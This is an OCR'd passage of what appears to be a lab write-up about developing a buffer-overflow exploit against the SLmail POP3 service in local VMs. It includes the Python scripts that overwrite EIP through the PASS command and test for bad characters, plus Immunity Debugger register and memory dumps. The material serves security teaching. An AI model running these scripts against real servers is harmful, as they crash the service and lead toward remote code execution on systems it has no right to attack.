


```python
#!/usr/bin/python

import time, struct, sys
import socket as so

bufferz = "A" * 2606 + "B" * 4 + "C" * 90

try:
    server = str(sys.argv[1])
    port = int(sys.argv[2])
except IndexError:
    print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
    sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
    s.connect((server,port))
    s.recv(1024)
    s.send('USER jesse' +'\r\n')
    s.recv(1024)
    s.send('PASS ' + bufferz + '\r\n')
    print "\n[+] Completed."
except:
    print "[+] Unable to connect to SLmail. Check your IP address and port"
    sys.exit()
```

Figure 14: Inside the poc2.py

With this script we send 2606 “A”s, 4 “B”s and 90 “C” as the data to the SLmail. If we can reliably control the EIP the next value after sending data should consists with Bs.

I executed the poc2.py file using the command **python poc2.py 192.168.100.6 110**. Then I got the completed message as below.




```
root@kali:~/SLmail# python poc2.py 192.168.100.6 110
[+] Attempting to send buffer overflow to SLmail....
[+] Completed.
root@kali:~/SLmail#
```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
SLmail - Fil...
01:49 PM
56%
File Actions Edit View Help
7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB
Type here to search
ENG
02:19 AM
12/05/2020
Right Ctrl

Figure 15: Buffer overflow complete message with poc2.py

Now let's go and investigate the immunity debugger in windows VM for the result. As we expected the EIP have been overwritten with **42424242**. 42 is the ASCII value of "B" as below.



```
Registers (FPU)
EAX 00000000
ECX 01859EC4 ASCII "20/05/12 02:19:27 P3-0001: 
EDX 00000000
EBX 00000004
ESP 0185A128 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000001

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD6000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
```

```
Address  Hex dump                ASCII
0043D000 00 00 00 00 00 00 00 00 ........
0043D008 00 00 00 00 00 00 00 00 ........
0043D010 04 00 00 00 6F 72 20 75 ♦...or u
0043D018 73 65 20 74 68 65 20 73 se the s
0043D020 65 72 76 69 63 65 20 6D ervice m
0043D028 61 6E 61 67 65 72 20 69 anager i
0043D030 6E 20 74 68 65 20 63 6F n the co
0043D038 6E 74 72 6F 6C 20 70 61 ntrol pa
0043D040 6E 65 6C 20 74 6F 20 73 nel to s
0043D048 74 61 72 74 20 74 68 65 tart the
0043D050 20 73 65 72 76 69 63 65  service
0043D058 2E 0A 00 00 0A 6E 65 74 .....net
0043D060 20 73 74 61 72 74 20 25  start %
```

```
0185A128  43434343  CCCC
0185A12C  43434343  CCCC
0185A130  43434343  CCCC
0185A134  43434343  CCCC
0185A138  43434343  CCCC
0185A13C  43434343  CCCC
0185A140  43434343  CCCC
0185A144  43434343  CCCC
0185A148  43434343  CCCC
0185A14C  43434343  CCCC
0185A150  43434343  CCCC
```


```
[02:19:27] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pa
```

Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [CPU - thread 00000F7C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
55% remaining
2:22 AM
5/12/2020
Type here to search
ENG
02:22 AM
12/05/2020
Right Ctrl

Figure 16: Result after executing poc2.py

Step 09

Then go to the Kali Linux VM again. Now I'm going to execute the poc3.py file. That is also very similar to poc.py file. The only difference is the data that we send to the SLmail. The below is the poc3.py file.




F:\Banchi\slmailsploits-master\poc3.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
fuzzer.py
poc.py
poc2.py
poc3.py
poc4.py
poc5.py
slmailsploit.py
Line 1, Column 1
Spaces: 3
Python
Type here to search

```python
#!/usr/bin/python

import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + baddies

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send('USER jesse' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()

```

Figure 17: Inside the poc3.py file

Inside this file in the baddies variable we have mentioned the all possible characters. Now we are going to check whether there are any bad characters that doesn't render properly in the SLmail. We can execute the file using the command **python poc3.py 192.168.100.6 110**. Then I got the buffer overflow completed message as below.




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
SLmail - Fil...
02:04 PM
52%
Shell No. 1
File Actions Edit View Help
7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB
Right Ctrl
Type here to search

```
root@kali:~/SLmail# python poc3.py 192.168.100.6 110

[+] Attempting to send buffer overflow to SLmail....

[+] Completed.
root@kali:~/SLmail# 
```


Figure 18: Buffer overflow complete message with poc3.py

Now let’s go to the windows and investigate the immunity debugger. When I was comparing the baddies and the result in the immunity debugger, I understood that after the 09, 0a should be printed. But in the result, after 09, the printed element was 29. So, I decided that, 0a should be a bad character.



```
baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

Figure 20: Baddies




```
ESP 019BA128
019BA128  04030201  ☻☺♥♦
019BA12C  08070605  ♣♠•◘
019BA130  69202909  .) i
019BA134  7473206E  n st
019BA138  20657461  ate
019BA13C  759F0035  5.ƒu  KERNELBA.759F0035
019BA140  0040F41F  ▼⌠@.  RETURN to SLmail.0040
019BA144  019BCEF0  ≡╬☺  ASCII "AAAAAAAAAAAAAA
019BA148  002AD0CC  ╠╨*.
019BA14C  002A15AC  ¼§*.
019BA150  00000000  ....
019BA154  00000000  ....
019BA158  00000000  ....
019BA15C  00000000  ....
019BA160  00000000  ....
019BA164  00000000  ....
019BA168  00000000  ....
019BA16C  00000000  ....
019BA170  00000000  ....
019BA174  00000000  ....
019BA178  00000000  ....
019BA17C  00000000  ....
019BA180  00000000  ....
019BA184  00000000  ....
019BA188  00000000  ....
019BA18C  00000000  ....
019BA190  00000000  ....
019BA194  00000000  ....
019BA198  00000000  ....
019BA19C  00000000  ....
```

Figure 19: Result after executing poc3.py

Step 10


Now let’s move to the Kali Linux. Now I sent all the characters except 0a to SLmail by executing poc4.py to check whether there are any other bad characters. You can see below inside the poc4.py file. You will see that inside the baddies variable 0a is missing.


F:\Banchi\slmailsploits-master\poc4.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
fuzzer.py
poc.py
poc2.py
poc3.py
poc4.py
poc5.py
slmailsploit.py
Line 1, Column 1
Spaces: 3
Python
Type here to search
ENG
08:51 PM
11/05/2020

```python
#!/usr/bin/python

import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + baddies

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send('USER jesse' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + buffer + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```

Figure 21: inside the poc4.py file

I executed the file using the command **python poc4.py 192.168.100.6 110**. Then I got the buffer overflow completed message after the execution as below.




```
